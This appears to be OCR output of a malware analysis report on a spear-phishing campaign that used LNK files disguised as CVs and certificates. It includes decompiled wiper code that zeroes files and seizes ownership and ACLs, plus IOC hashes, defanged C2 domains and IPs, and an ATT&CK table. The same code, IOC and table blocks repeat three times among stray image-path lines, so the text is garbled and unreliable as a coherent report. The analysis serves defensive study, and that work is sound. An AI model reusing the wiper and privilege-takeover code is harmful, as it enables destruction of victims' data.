
```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



```
first_file = FindFirstFileA(v23, &file_data);
v13 = first_file;
if ( first_file != -1 )
{
  do
  {
    if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
    {
      if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
        && (file_data.dwFileAttributes & 2) == 0
        && (file_data.dwFileAttributes & 4) == 0 )
      {
        append_string(v18, dir_name, v9);
        append_string(file_name, v18, file_data.cFileName);
        grant_permission(file_name);
        wipe_files_in_dir(file_name);
      }
    }
    else
    {
      append_string(v18, dir_name, v9);
      append_string(file_name, v18, file_data.cFileName);
      if ( grant_permission(file_name) )
      {
        hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
        if ( hFile != -1 )
        {
          max_size = GetFileSize(hFile, 0);
          if ( max_size > 0xA00000 )          // 10 Mb Max
            max_size = 0xA00000;
          v3 = 0;
          null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
          clear_buffer(null_buf, max_size);
          SetFilePointer(hFile, 0, 0, 0);
          WriteFile(hFile, null_buf, max_size, &v3, 0);
          LocalFree(null_buf);
          CloseHandle(hFile);
        }
      }
    }
  }
  while ( FindNextFileA(v13, &file_data) );
  return FindClose(v13);
}
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

